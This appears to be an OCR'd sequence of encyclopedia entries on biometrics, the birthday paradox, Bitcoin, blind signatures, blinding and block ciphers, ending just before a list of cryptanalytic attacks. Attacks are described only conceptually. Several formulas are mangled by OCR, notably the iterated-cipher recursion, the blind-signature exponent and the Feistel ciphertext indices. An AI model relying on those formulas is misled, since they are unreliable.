- *Biometric traits* are behavioral or biological characteristics of the individuals used by deployable biometric systems (as described in Boulgouris et al. (2009)). Some widely used biometric traits are the following: face, fingerprints, iris, voice, gait, and signature. Many other modalities, such as soft biometrics and ear biometrics, are in various stages of development and assessment. Factors such as device location, security risks, task (identification or verification), expected number of users, user circumstances, and existing data must be taken into

consideration when a biometric trait is selected as input to a recognition system.

- *Biometric Trait: Characteristics* (Table 1):
  - *Universality* refers to the fact that everyone should have this trait.

Biometrics: Terms and Definitions, Table 1 Comparison of different biometric technologies, from Jain et al. (2004)

				User		Circumvention
Biometric	**Universality**	**Accuracy**	**Stability**	**acceptability**	**Cost**	**(difficulty)**
Face	H	L	M	H	L	L
Fingerprint	M	H	H	H	L	L
Voice	M	L	L	H	L	L
Iris	H	H	H	L	H	H
Signature	L	L	L	H	L	L
Gait	M	L	L	H	L	M
Palmprint	M	H	H	M	M	M

  - *Uniqueness* refers to the fact that no two persons should be the same in terms of this trait.
  - *Collectability* refers to the fact that the characteristic can be measured quantitatively.
  - *Permanence* refers to the fact that the characteristic should be invariant with time.
  - *Performance* refers to the achievable accuracy, resource requirements, and robustness.
  - *Acceptability* refers to the grade in which people are willing to accept using the biometric system.
  - *Circumvention* refers to how easy it is to fool the system, as detailed in Jain et al. (2004).
- *Biometric system* refers to a pattern recognition system which can be used to identify and/or verify a person's identity. A biometric system is usually comprised of five integrated modules:
  - *Sensor module* collects the data and converts the information to a digital format.
  - *Signal processing module* performs quality control activities and develops the biometric template.

  - *Data-storage module* keeps information to which new biometric templates will be compared.
  - *Matching algorithm module* compares the new biometric template to one or more templates kept in data storage.
  - *Decision module* (either automated or human-assisted) uses the results from the matching component to make a system-level decision.
- *Biometric templates* are files derived from the unique features of a biometric sample. Biometric vendors' templates are usually proprietary and not interoperable (for more details, please refer to Boulgouris et al. 2009).
- *Biometric System Operations*:
  - *Enrollment* is the process of collecting a biometric sample from an individual ("end-user"), converting it into a biometric template, and storing it in the biometric system's database for later comparison.
  - *Matching* is the process of comparing a biometric sample against a previously stored template and scoring the level of similarity or difference between the two. Biometric systems then make decisions based on this score and its relationship against a predetermined threshold (above or below the threshold).
- *Biometric System Recognition Tasks*:
  - *Authentication/verification* involves a one-to-one match that compares a query sample against a template of the claimed biometric identity in the database. The claim is either accepted or rejected.
  - *Identification/recognition* involves one-to-many matching that compares a query sample against all the biometric templates in the database to output the identity or the possible identity list of the input query. In this scenario, it is often assumed that the query sample belongs to the persons who are registered in a database.
  - *Watch list* involves one-to-few matching that compares a query sample against a list of suspects. In this task, the size of the database is usually very small compared to the possible queries, and the identity of the probe may not be in the database. Therefore, the recognition system should first detect whether the query is on the list or not and, if yes, correctly identify it.

- *Biometric system performance* is generally measured using two quantities (as described in Blackburn et al. 2009): false acceptance rate (FAR) and false rejection rate (FRR) which are defined as follows:
  - *False acceptance rate* (FAR) is the percentage of times a system produces a false accept, which occurs when an individual is incorrectly matched to another individual's existing biometric.
  - *False rejection rate* (FRR) is the percentage of times the system produces a false reject. A false reject occurs when an individual is not matched to his/her own existing biometric template.

  These values can generally be varied by way of system parameter choices. The plot of FAR vs. FRR using different parameters generates what is known as the receiver operating characteristic (ROC) curve. The term is used to define a method of showing the measured accuracy performance of a biometric system. A verification ROC compares false accept rate vs. verification rate. An open-set identification (watch-list) ROC compares false alarm rates vs. detection and identification rate.
- *Multi-biometric systems* attempt to enhance the authentication performance of single biometric systems by combining multiple evidences of the same identity, obtained from multiple biometric samples and/or sensors.

Privacy

Privacy is a major concern in the use of biometric systems (Donida Labati et al. 2012). There are two main categories of privacy risks posed by biometric systems:

- *Personal privacy* relates to privacy of the individual user, the infringement of which relates to coercion or physical or emotional discomfort when interacting with a biometric system.
- *Informational privacy* relates to the misuse of biometric information or of data associated with biometric identifiers.

Depending on how biometric systems are used and what protections are in place to prevent their misuse, biometric systems can be categorized as follows:

- *Privacy-protective* is a system in which biometric data is used to protect or limit access to personal information.

- *Privacy-sympathetic* is a system in which protections are established and enforced to limit the access to and usage of biometric data.
- *Privacy-neutral* is a system in which privacy simply is not an issue or in which the potential privacy impact is very slight. These are generally closed systems in which data never leaves the biometric device.
- *Privacy-invasive* is a system that is used in a fashion inconsistent with generally accepted privacy principles. Privacy-invasive systems may include those that use data for purposes broader than originally intended.

Application

As an example, we consider a face identification systems.

As described in Sundararajan and Woodard (2018), face recognition technologies can be divided into approaches based on handcrafted features (Boulgouris et al. 2009) and approaches based on deep learning strategies (Goodfellow et al. 2016).

In this application scenario, the system must attempt to detect whether a given subject entering the premises (termed and "probe" subject) is enrolled in the system and, if he or she is enrolled, identify that subject. When a positive detection and identification is achieved, this is considered "acceptance" in the system. Conversely, if detection fails, then "rejection" has occurred.

The identification performance is affected by means of a ranking threshold, r, which determines how many of the enrolled subjects (which achieved positive detection when compared to the probe subject) may achieve positive identification. For example, if $r = 1$, then only the (one) enrolled subject exhibiting the highest similarity compared to the probe subject is considered a candidate identity; if $r = 2$, then the two enrolled subjects exhibiting the highest similarities compared to the probe subject are considered, and so on. Increasing r weakens the criterion for identification and increases the likelihood that the subject will be correctly identified in this ranked list context.

This leads to a definition of correct detection and identification, which is achieved when:

Correct Detection and Identification (Acceptance)

$$s_{ij} \geq t_s \quad \text{rank}(p_j) \leq r \quad \text{id}(p_j) = \text{id}(g_i) \tag{1}$$

where p_j is a given probe subject and g_i is a subject enrolled in the system (termed a "gallery" subject); the ranking is performed across all gallery (enrolled) subjects.

Hence, a false detection and identification is achieved when:

False Detection and Identification (Acceptance)

$$s_{ij} \geq t_s \quad \text{rank}(p_j) \leq r \quad \text{id}(p_j) \neq \text{id}(g_i) \tag{2}$$

where p_j is a given probe subject and g_i is a subject enrolled in the system; the ranking is performed across all gallery (enrolled) subjects.

Conversely, correct rejection occurs when:

Correct Rejection

$$s_{ij} < t_s \quad \text{id}(p_j) \neq \text{id}(g_i) \quad \forall g_i \in G \tag{3}$$

where p_j is a given probe subject, g_i is a subject enrolled in the system, and G represents the set of all enrolled subjects ("gallery" set).

And, finally, false rejection occurs when:

False Rejection

$$\begin{gathered}\left[\left(s_{ij} < t_s\right) \text{ or } \left(s_{ij} \geq t_s \text{ and } \text{rank}\left(p_j\right) > r\right)\right] \\ \text{and } \text{id}\left(p_j\right) = \text{id}\left(g_i\right)\end{gathered} \tag{4}$$

where p_j is a given probe subject and gi is a subject enrolled in the system; the ranking is performed across all gallery (enrolled) subjects.

This leads to the measure of probability of correct detection and identification as follows:

$$\begin{gathered}P_{DI}(t_s, r) = \\ \frac{\left|\{p_j : s_{ij} \geq t_s, \text{rank}(p_j) \leq r, \text{id}(p_j) = \text{id}(g_i)\}\right|}{|P_G|}, \\ \forall p_j \in P_G\end{gathered} \tag{5}$$

where P_G is the set of probe subjects, all of which are enrolled in the system. In other words, measuring across a set of subjects which are all enrolled in the system determined the fraction of them which will be correctly detected and identified.

The fractions of those which are rejected constitute false rejections, leading to the probability of false rejection or false rejection rate (FRR):

$$P_{FR}(t_s, r) = 1 - P_{DI}(t_s, r) \tag{6}$$

We note that P_{FR} is completely dependent on P_{DI}.

The other measure of performance is the probability of false acceptance (also known as false acceptance rate (FAR)). This is measured as follows:

$$P_{FA}(t_s) = \frac{|\{p_j : \max_i s_{ij} \geq t_s\}|}{|P_N|}, \quad \forall p_j \in P_N \ \forall g_i \in G \tag{7}$$

where P_N is a set of "impostor" subjects not enrolled in the system. In other words, measuring across a set of subjects which are not enrolled in the system determines the fraction of those subjects exhibiting a similarity with an enrolled subject (the gallery set G) greater than the threshold t_s.

Open Problems and Future Directions

The research community is constantly active in designing novel solutions for improving heterogeneous aspects of current biometric systems. In this context, novel terms and definitions are constantly presented by researchers to describe the innovative aspects of their works. Therefore, selecting the most appropriate terms and definitions for new research fields in biometrics can still be considered as an open problem. To avoid possible ambiguities and redefinitions of terminologies accepted by the research community, it is necessary to have a deep knowledge of the state of the art, in order to consider all the international standards and the previously published works. Furthermore, as a future direction, standards should be promptly realized for defining commonly accepted terminologies for every novel research context.

Summary

The research community working in biometrics uses a specific set of terms and definitions to univocally describe different aspects of biometric systems. For example, there are specific terms for describing technological features, performance metrics, and privacy-related aspects.

Birthday Paradox

Arjen K. Lenstra[38] ✉
(38) Laboratory for cryptologic algorithms – LACAL, School of Computer and Communication Sciences, École Polytechnique Fédérale de Lausanne, Lausanne, Switzerland

✉ **Arjen K. Lenstra**
Email: akl@epfl.ch

Definition

The birthday paradox refers to the fact that there is a probability of more than 50% that among a group of at least 23 randomly selected people at least 2 have the same birthday. It follows from

$$\frac{365}{365} \cdot \frac{365-1}{365} \cdots \frac{365-22}{365} \approx 0.49 < 0.5$$

it is called a paradox because the 23 is felt to be unreasonably small compared to 365. Further, in general, it follows from

$$\prod_{0 \le i \le 1.18\sqrt{p}} \frac{p-i}{p} < 0.5$$

that it is not unreasonable to expect a duplicate after about $\sqrt{p}$ elements have been picked at random (and with replacement) from a set of cardinality p. A good exposition of the probability analysis underlying the birthday paradox can be found in Corman et al. (2001).

Applications

Under reasonable assumptions about their inputs, common cryptographic *k*-bit *hash functions* may be assumed to produce random, uniformly distributed *k*-bit outputs. Thus, one may expect that a set of the order of $2^{k/2}$ inputs contains two elements that hash to the same value. Such hash function collisions have important cryptanalytic applications. Another prominent cryptanalytic application of the birthday paradox is Pollard's rho factoring method (see the entry on integer factoring), where elements are drawn from *Z*/*nZ* for some integer *n* to be factored. When taken modulo *p* for any unknown *p* dividing *n*, the elements are assumed to be uniformly distributed over *Z*/*pZ*. A collision modulo *p*, and therefore possibly a factor of *n*, may be expected after drawing approximately $\sqrt{p}$ elements.

Cryptanalytic applications of the birthday paradox where the underlying distributions are not uniform are the large prime variations of sieving-based factoring methods. There, in the course of the data gathering step, data involving so-called large primes *q* is found with probability approximately inversely proportional to *q*. Data involving large primes is useless unless different data with a matching large prime is found. The fact that smaller large primes occur relatively frequently, combined with the birthday paradox, leads to a large number of matches and a considerable speedup of the factoring method.

Definition

Bitcoin refers to either the Bitcoin blockchain protocol (Nakamoto, 2008), its implementation (Nakamoto, 2009), or the digital asset maintained in the ledger of the Bitcoin blockchain.

Background

Bitcoin was introduced by an anonymous author and developer under the alias Satoshi Nakamoto. The protocol combines various cryptographic primitives and networking techniques to mint and distribute a digital currency, called Bitcoin, as well as maintain a ledger that can be publicly consulted to track and verify Bitcoin transactions. The ledger is equipped with a *scripting language* that also allows rudimentary *smart contracts* to be written and executed.

The main ingredients and enablers of the Bitcoin blockchain protocol are the following. A peer-to-peer network which allows participants to send to each other well-formed messages without the help of a central authority: the Proof of Work (PoW) primitive, which is used to prevent protocol participants from flooding the network with malformed messages and gives

them the opportunity to converge to a unique view regarding the history of transactions; A hashchain data structure, which, combined with PoW, serializes the history of transactions in a way that all parties, including freshly joining ones, can identify the most recent one; and, finally, a digital signature scheme which enables parties to issue transactions in an unforgeable manner.

Aside from the protocol logic itself, the Bitcoin blockchain uses a *genesis block* as the minimum common knowledge assumption required for parties to engage with the protocol. The genesis block contains the phrase "The Times 03/Jan/2009 Chancellor on brink of second bailout for banks" as evidence that the genesis block was created no earlier than the 3rd of January of 2009. This would preclude a PoW *precomputation attack* by any insiders that would subvert the protocol properties.

Bitcoin's monetary policy is determined by a schedule that awards the protocol participant who discovers a block (known as a *miner*) with a predetermined amount of Bitcoin based on the block height. The block height is the distance of the current block from the genesis block in terms of number of blocks. The bitcoin received in this way are also referred to as the *coinbase reward*. The initial reward was 50 Bitcoin and every 210,000 blocks it is halved. The maximum number of halvings allowed by the protocol is 64 after which the reward is set to 0. Note that the miners also receive transaction fees as payments; hence, after 64 halvings, the premise is that miners will fund their operation solely via transaction fees. An implication of the above *geometric* rate of issuance is that the total supply of Bitcoin is bounded by 21,000,000.

The Bitcoin protocol continuously adjusts the hardness of the underlying PoW algorithm. Every 2016 blocks the protocol measures the elapsed time and adjusts the difficulty so that the block production rate is 10 minutes per block. This is achieved by suitably calibrating the *target* value of the PoW algorithm.

What typifies the protocol logic of the Bitcoin blockchain is it instructs participants to adopt the chain with the most aggregate difficulty (which, between chains of equal difficulty target, simply means the *longest chain*). Moreover, the Bitcoin protocol is psedonymous, in the sense that users do not have to identify themselves to participate or hold Bitcoin, and furthermore they are allowed to create as many pseudonyms as they like.

Some properties that are achieved by the Bitcoin blockchain protocol are consistency (sometimes called persistence) and liveness. The former ensures that all parties can agree in a unique transaction history with overwhelming probability. The latter ensures that the protocol does progress and incorporates new valid transactions as they appear. The formal modeling and analysis of the Bitcoin blockchain protocol was initiated in Garay et al (2015) and further refined in subsequent works such as Pass et al (2017) and Garay et al (2017).

Limitations, Mitigations, and Future directions

In relation to the Bitcoin protocol, as well as the design of blockchain protocols in general, a number of limitations and challenges have been identified.

First, there is the issue of scalability, namely, scaling a blockchain protocol so that it is able to handle large number of transactions. It is worth noting that the combination of a limited block production rate (which is needed for security) and an upper bound on the block size (which is needed for fast network-wide propagation) can result in just a handful of transactions per second as effective throughput. There are various techniques to improve this limitation which range from redesigning the protocol to utilizing so called “layer 2” protocols which facilitate fast interactions taking place *off chain*. A prominent example of this latter approach is the Lightning network (Poon and Dryja, 2016), while an example of the former is the prism protocol (Bagaria et al, 2019).

Second, the deployment of the Bitcoin protocol and the interest around its technology and its native token lead to a race for increased computational power to engage in mining. This, in turn, leads to a significant of energy expenditure required to power the computations of the miners as well as electronic waste from mining equipment that becomes obsolete. Ensuring that the Bitcoin network is not detrimental to the environment is an ongoing challenge.

In terms of privacy, while the Bitcoin protocol is pseudonymous, it possible for anyone to link addresses with transactions and perform analysis of the transaction graph to extract potentially useful information about the way people are using the protocol. Some examples of such analyses are (Ron and Shamir, 2013; Meiklejohn et al, 2016). Designing protocols with

better privacy profiles is an ongoing endeavor – some prominent examples are (Ben-Sasson et al, 2014; van Saberhagen, 2013).

The incentives behind running the Bitcoin blockchain protocol have also received a fair amount of criticism. Notably, it is known that due to selfish mining attacks (Eyal and Sirer, 2014), the protocol may not be an equilibrium strategy. Another negative result is the protocol's potential instability when the block rewards are eliminated (or become near zero), and the miners have to engage merely to collect the transaction fees, cf. Carlsten et al (2016).

The scripting language of Bitcoin is limited; for instance, it lacks for and while loops. This means that it is *Turing incomplete*. This has motivated the exploration of alternative languages offering Turing completeness (or at least programming concepts coming close to it). for programming Blockcahin protocols. One example is Solidity which was developed in the context of the Ethereum blockchain (Wood, 2014), and one other following a functional programming paradigm approach is Plutus which was developed in the context of the Cardano blockchain.

Finally, it is of high interest to develop post-quantum secure blockchain protocols. The possibility of an attack that takes advantage a quantum computer in the near future cannot be excluded, and as a result developing mitigations for the basic primitives used as well as analyzing the protocol in such a quantum setting remains an important consideration.

Definition

A blackmailing attack consists in coercing an authority (e.g., by taking a hostage) to publish (e.g., in a newspaper or on the Internet) an encrypted version of a system secret key. Blackmailing attacks are a concern in anonymous cash systems that have no anonymity revocation features.

Definitions

Blind signature depicts the digital signature of a message whose content is blinded (i.e., non-visible) to the signer. As such, the signer cannot learn the content of the message. This property is particularly useful in a number of usage scenarios.

Background

David Chaum introduced blind signatures (Chaum, 1983) as a fundamental ingredient of his "Anonymous eCash" centralized digital currency, to allow a trusted party to issue and redeem coins without learning how the coins were spent, i.e., with no possibility of linking the buyer and the seller exchanging those coins.

Theory and Application

In a blind signature scheme, the signer does not know what he is signing. This is a requirement in digital cash and anonymous voting schemes, as it allows a third party to supervise and perform the creation of signed messages, at the same time protecting the confidentiality of such messages.

The message is blinded by combining it with a random blinding factor. Then, the signer can apply a standard signing algorithm. The resulting message plus blinding factor can be later verified using the signer public key.

Blind signatures can be implemented using various different public-key encryption schemes. One blind signature implementation is based on RSA where the signer has a public key (n, e) and a secret key d. For Alice to have her message m blindly signed, the protocol is as follows (Peacock et al., 2013):

1. Alice randomly chooses k such as $0 \leq k \leq n - 1$ and $gcd(n, k) = 1$;

2. given the message m, Alice computes and sends $m' = mk^e \pmod{n}$ to the Signer;

3. the signer computes $s' = (m')d \pmod{n}$ and sends s' back to Alice;

4. Alice computes $s = s'k^{-1}$, i.e., the sender signature on message m.

Blind signatures can also provide some degree of unlinkability of the blinded message to its unblinded version by the signer/verifier, given that the signer response is unblinded before verification. As such, the signature still holds for the unblinded message. The above property is vital to electronic voting systems where ballots have to be verified before being counted in order to verify voter credentials and avoid duplication of votes while at the same time protecting voter anonymity.

RSA blinding techniques can prevent timing attacks on RSA decryption (Green, 2019) as blinding the value before applying the secret key prevents the attacker from submitting specific numbers for decryption.

Open Problems and Future Directions

RSA-based blind signing is vulnerable to the RSA blinding attack. The rationale is that signing is equivalent to decrypting using the signer's secret key. By providing a blinded version m' of a message m encrypted with the signer public key, removing the blindness can expose the clear text. The attack can be avoided by preventing the signer to directly sign the message. In fact, an RSA key should never be used for both encryption and signing.

In the past, blind signature schemes have also leveraged bilinear groups (Yameng and Xiangguo, 2017) and have allowed extracting signatures on message lists such as Camenisch and Lysyanskaya (2002), useful in eCash and anonymous credential schemes.

Blind signature schemes can also benefit from quantum cryptography. As shown in Wen et al. (2009), a weak blind signature scheme based on the correlation of Einstein–Padolsky–Rosen pairs could guarantee unconditionally security and message owner anonymity leveraging quantum key distribution and one-time pads.


Blind signature; Secure multi-party computation

Definitions

In cryptography, blinding is a concept related to confidentiality. In particular, it refers to the capacity of outsourcing the computation of a mathematical function, e.g., $y = f(x)$, to an (untrusted) server while ensuring that the values of the real input (x) and the real output (y) are kept hidden from the server. In typical blinding protocols, the client provides an encoded ("blinded") form, $x' = E(x)$, of a real input x to the server and receives the corresponding encoded output $y' = f(x')$. The client then applies a decoding function D to obtain the expected output $y = f(x)$, where y is actually computed by the client as $y = D(y')$. The notion of blinding is useful for a client in scenarios where, for example, the client can only resort to a

(potentially untrusted) server to compute $f(x)$, for $f(\circ)$ is a proprietary function, or because the client does not have the resources to efficiently perform the computation – while in both cases the client wants to preserve the privacy of the input data as well as the output of the computation.



Theory and Application

Blinding has been applied in a variety of interactive schemes that aim to provide both input privacy and output privacy, such as blind signatures, anonymous credential systems (Camenisch and Lysyanskaya, 2004), e-voting schemes, digital cash (Khalilov and Levi, 2018), and divertible zero-knowledge proofs (Craver, 1999). The first application of blinding was proposed in Chaum's Blind Signature scheme to achieve untraceable payments (Chaum, 1983). Blind signatures are an extension to the RSA signature scheme where given a "blinded" document, a signer can produce a valid signature for the "unblinded" one. The signer cannot link the blinded document to the original one or to the entity on behalf of whom he has generated the signature (Abe and Fujisaki, 1996). Most recently, blind signatures have been used to achieve accountable mixing in blockchain-based systems to prevent the mixer from learning the users' input/output address mapping (Valenta and Rowan, 2015).

For the case of blinding in public-key cryptography, consider the following parameter definitions: (i) (x, y) is a pair of private-key (x) and public-key (y) generated by the server; (ii) $m \in M$ is an input message chosen from M, the set of all possible input messages; (iii) $z \in Z$ is an output message from Z, the set of all possible output messages; and (iv) $a \in A$ is a *blinding factor* picked at random by the client from A, the set of all possible blinding factors. The client maintains a family of auxiliary functions $\phi_{y,a}$ and $\Phi_{y,a}$, indexed by a public key y and a blinding factor a, that are used to transform an input m to the blinded form m' and compute the unblinded output z from the server's output z', respectively. By definition, the server owns a key-pair (x, y) and computes the output of a function f_x, indexed by the private key x.

Continuing from the above definitions, the blinding protocol takes place within a client-server architecture in the following order, as illustrated in Fig. 1:

1. The server generates a key pair (x, y) and publishes y.

Blinding Techniques, Fig. 1 Blinding techniques in client-server models

2. For an input m, the client chooses a blinding factor a at random and transforms m into m' using the auxiliary function $\phi_{y,a}(m)$.

3. The server computes the function $z' = f_x(m')$ and returns the output to the client.

4. The client unblinds z' by applying the inverse of the second auxiliary function, such that $z = \Phi^{-1}_{y,a}(z')$.

Consequently, a message can be efficiently "blindable" if the following conditions are met:

- $\phi_{y,a}$ and $\Phi^{-1}_{y,a}$ are executable in polynomial time.
- The encoding function $\phi_{y,a}$ is a bijection (one-to-one mapping) on the input space of f_x and, ideally, is a random permutation.
- $\phi_{y,a}$ has an inverse function, such that $\Phi^{-1}_{y,a}(f_x(\phi_{y,a}(m))) = f_x(m) = z$.

The blinding factor a ensures that a blinded input m' to f_x is random and indistinguishable from the unblinded input m (Abe and Fujisaki, 1996). For this reason, blinding techniques are an effective countermeasure against side-channel attacks (timing analysis and/or power analysis), where an adversary tries to recover the input to a cryptographic function by measuring the computation time or power consumption of the cryptosystem or its hardware – rather than analyzing the function's result directly.

Blinding functions can take two forms: multiplicative or additive. In the example of blind signatures, multiplicative blinding can entail multiplying the message by a random blinding factor; accordingly, the process is

reversed by multiplying the blinded message by the multiplicative inverse of the signed blinding factor (Chaum and Van Antwerpen, 1989). Furthermore, the one-time pad (OTP) is a notable case of additive blinding (Shoukry et al., 2016), where the message x is blinded or unblinded by XOR'ing it with a symmetric key or OTP.

There are other prominent techniques that are related to blinding that include multi-party computation (MPC) and homomorphic encryption. For instance, MPC enables the joint computation of a function over the users' inputs while ensuring that those inputs remain hidden. As such, MPC aims to provide input privacy protection within a system against each one of the system's participants. Nonetheless, some information can be inferred about the private inputs; however, that information is restricted only to whatever could be learned from the output of the function. In some aspects, homomorphic encryption is a closer concept to blinding than MPC – where the computation is performed on encrypted data without the need to ever decrypt it.

Block Ciphers

Lars R. Knudsen[44] ✉
(44) Department of Mathematics, Technical University of Denmark, Lyngby, Denmark

✉ **Lars R. Knudsen**
Email: Lars.R.Knudsen@mat.dtu.dk

Definition

For any given key k, a block cipher specifies an encryption algorithm for computing the n-bit ciphertext for a given n-bit plaintext, together with a decryption algorithm for computing the n-bit plaintext corresponding to a given n-bit ciphertext.

Background

Encryption systems have existed for thousands of years; many of the older systems may be characterized as block ciphers. Block ciphers became popular with the publication of the Data Encryption Standard in 1977.

Theory

In his milestone paper from 1949 (Shannon 1949) Shannon defines perfect secrecy for secret-key systems and shows that they exist. A secret-key cipher obtains *perfect secrecy* if for all plaintexts x and all ciphertexts y it holds that $\Pr(x) = \Pr(x|y)$ (Shannon 1949). In other words, a ciphertext y gives no information about the plaintext. This definition leads to the following result.

Corollary 1 *A cipher with perfect secrecy is unconditionally secure against an adversary who, a priori, knows only the ciphertext.*


As noted by Shannon the Vernam cipher, also called the *one-time pad*, obtains perfect secrecy. In the one-time pad the plaintext characters are added with independent key characters to produce the ciphertexts. However, the practical applications of perfect secret-key ciphers are limited, since it requires as many digits of secret key as there are digits to be enciphered. A more desirable situation would be if the same key could be used to encrypt texts of many more bits.

Two generally accepted design principles for practical ciphers are the principles of confusion and diffusion that were suggested by Shannon. *Confusion*: The ciphertext statistics should depend on the plaintext statistics in a manner too complicated to be exploited by the cryptanalyst. *Diffusion*: Each digit of the plaintext and each digit of the secret key should influence many digits of the ciphertext. These two design principles are very general and informal.

Shannon also discusses two other more specific design principles. The first is to make the security of the system reducible to some known difficult problem. This principle has been used widely in the design of public-key systems, but not in secret-key ciphers. Shannon's second principle is to make the system secure against all known attacks, which is still the best known design principle for secret-key ciphers today.

A block cipher with n-bit blocks and a κ-bit key is a selection of 2^κ permutations (bijective mappings) of n bits. For any given key k, the block cipher specifies an encryption algorithm for computing the n-bit ciphertext for a given n-bit plaintext, together with a decryption algorithm for computing the n-bit plaintext corresponding to a given n-bit ciphertext.

The number of permutations of n-bit blocks is $2^n!$, which using Stirlings approximation is $\sqrt{2\pi 2^n}\left(\frac{2^n}{e}\right)^{2^n}$ for large n. Since $\sqrt{2\pi 2^n}\left(\frac{2^n}{e}\right)^{2^n} < 2^{(n-1)2^n}$ for $n \geq 3$, with $\kappa = (n-1)2^n$ one could cover all n-bit permutations, but typically κ is chosen much smaller for practical reasons. For example, for the AES (NIST 2001) one option is the parameters $\kappa = n = 128$ in which case $(n-1)2^n \simeq 2^{135}$.



Most block ciphers are so-called *iterated ciphers* where the output is computed by applying in an iterative fashion a fixed key-dependent

function r times to the input. One says that such a cipher is an r-round iterated (block) cipher. A *key-schedule algorithm* takes as input the user-selected κ-bit key and produces a set of subkeys.

Let g be a function which is invertible when the first of its two arguments is fixed. Define the sequence z_i recursively by

$$r_2, \ldots, r_n \in \mathbb{Z}_p \tag{1}$$

where z_0 is the plaintext, k_i is the ith subkey, and z_r is the ciphertext. The function g is called the *round function*:

In many block ciphers g consists of a layer of substitution boxes, or S-boxes, and a layer of bit permutations. Such ciphers are called *SP-networks*.

A special kind of iterated ciphers are the Feistel ciphers, which are defined as follows. Let n (even) be the block size and assume the cipher runs in r rounds. Let z_0^L and z_0^R be the left and right halves of the plaintext, respectively, each of $n/2$ bits. The round function g operates as follows:

$$\begin{aligned} z_i^L &= z_{i-1}^R \\ z_i^R &= f\left(k_i, z_{i-1}^R\right) + z_{i-1}^L \end{aligned}$$

and the ciphertext is the concatenation of z_0^R and z_0^L . Here f can be any function taking as arguments an $n/2$-bit text and a round key k_i and producing $n/2$ bits. "+" is a commutative group operation on the set of $n/2$-bit blocks. If not specified otherwise it will be assumed that "+" is bitwise addition modulo 2 (or in other terms, the exclusive-or operation denoted by $\oplus$). Also, variants where the texts are split into two parts not of equal lengths and variants where the texts are split into more than two parts have been suggested.

Two of the most important block ciphers are the Feistel cipher Data Encryption Standard (DES) (National Bureau of Standards 1977) and the SP-network Advanced Encryption Standard (AES) (NIST 2001).

In the following $e_k(\cdot)$ and $d_k(\cdot)$ denote the encryption operation, respectively, the decryption operation of a block cipher of block length n using the κ-bit key k.

Next described is a model which is standard in secret-key cryptology. The sender and the receiver share a common key *k*, which has been transmitted over a secure channel. The sender encrypts a plaintext *x* using the secret key *k*, sends the ciphertext *y* over an insecure channel to the receiver, who restores *y* into *x* using *k*. The attacker has access to the insecure channel and can intercept the ciphertexts (cryptograms) sent from the sender to the receiver. To avoid an attacker to speculate in how the legitimate parties have constructed their common key, the following assumption is often made.

Assumption 1 *All keys are equally likely and a key k is always chosen uniformly at random*.

Also it is often assumed that all details about the cryptographic algorithm used by the sender and receiver are known to the attacker, except for the value of the secret key. Assumption 2 is known as *Kerckhoffs's Assumption*.

Assumption 2 *The enemy cryptanalyst knows all details of the enciphering process and deciphering process except for the value of the secret key*.

The possible attacks against a block cipher are classified as follows, where *A* is the attacker:

- *Ciphertext-only attack. A* intercepts a set of ciphertexts.
- *Known plaintext attack. A* obtains $x_1, x_2, \ldots, x_s$ and $y_1, y_2, \ldots, y_s$, a set of *s* plaintexts and the corresponding ciphertexts.
- *Chosen plaintext attack. A* chooses *a priori* a set of *s* plaintexts $x_1, x_2, \ldots, x_s$ and obtains in some way the corresponding ciphertexts $y_1, y_2, \ldots, y_s$.
- *Adaptively chosen plaintext attack. A chooses a set of plaintexts* $x_1, x_2, \ldots, x_s$*interactively as he obtains the corresponding ciphertexts* $y_1, y_2, \ldots, y_s$.
- *Chosen ciphertext attacks. These are similar to those of chosen plaintext attack and adaptively chosen plaintext attack, where the roles of plaintexts and ciphertexts are interchanged*.

Also, one can consider any combination of the above attacks. The chosen text attacks are obviously the most powerful attacks. In many

applications they are however also unrealistic attacks.

Redundancy is an effect of the fact that certain sequences of plaintext characters appear more frequently than others. If the plaintexts contain *redundancy*, it may be hard for an attacker to "trick" a legitimate sender into encrypting non-meaningful plaintexts and similarly hard to get ciphertexts decrypted, which do not yield meaningful plaintexts. But if a system is secure against an adaptively chosen plaintext/ciphertext attack then it is also secure against all other attacks. An ideal situation for a designer would be to prove that her system is secure against an adaptively chosen text attack, although an attacker may never be able to mount more than a ciphertext only attack.

The *unicity distance* of a block cipher is the smallest integer s such that essentially only one value of the secret key k could have encrypted a random selection of s plaintext blocks to the corresponding ciphertext blocks. The unicity distance depends on both the key size and on the redundancy in the plaintext space. However, the unicity distance gives no indication of the computational difficulty in breaking a cipher, it is merely a *lower* bound on the amount of ciphertext blocks needed in a ciphertext-only attack to be able to (at least in theory) to identify a unique key. Let κ and n be the number of bits in the secret key, respectively, in the plaintexts and ciphertexts and assume that the keys are always chosen uniformly at random. In a ciphertext-only attack the unicity distance is defined as $n_u = \kappa/(nr_L)$, where r_L is the redundancy of the plaintexts. The concept can be adapted also to the known or chosen plaintext scenarios. In these cases the redundancy of the plaintexts from the attacker's point of view is 100%. The unicity distance in a known or chosen plaintext attack is $n_v = \lceil \kappa/n \rceil$.

The results of the cryptanalytic effort of the attacker A can be grouped as follows (Knudsen 1999):

- *Total break.* A finds the secret key k.
- *Global deduction.* A finds an algorithm F, functionally equivalent to $e_k(\cdot)$ (or $d_k(\cdot)$) without knowing the key k.
- *Local deduction.* A finds the plaintext (ciphertext) of an intercepted ciphertext (plaintext), which he did not obtain from the legitimate sender.
- *Distinguishing algorithm.* A is given access to a black-box containing either the block cipher for a randomly chosen key or a randomly chosen permutation. He is able to distinguish between these two cases.

Clearly, this classification is hierarchical, that is, if a total break is possible, then a global deduction is possible and so on.

Cryptanalysis. To begin here is a list of attacks which apply to all block ciphers.

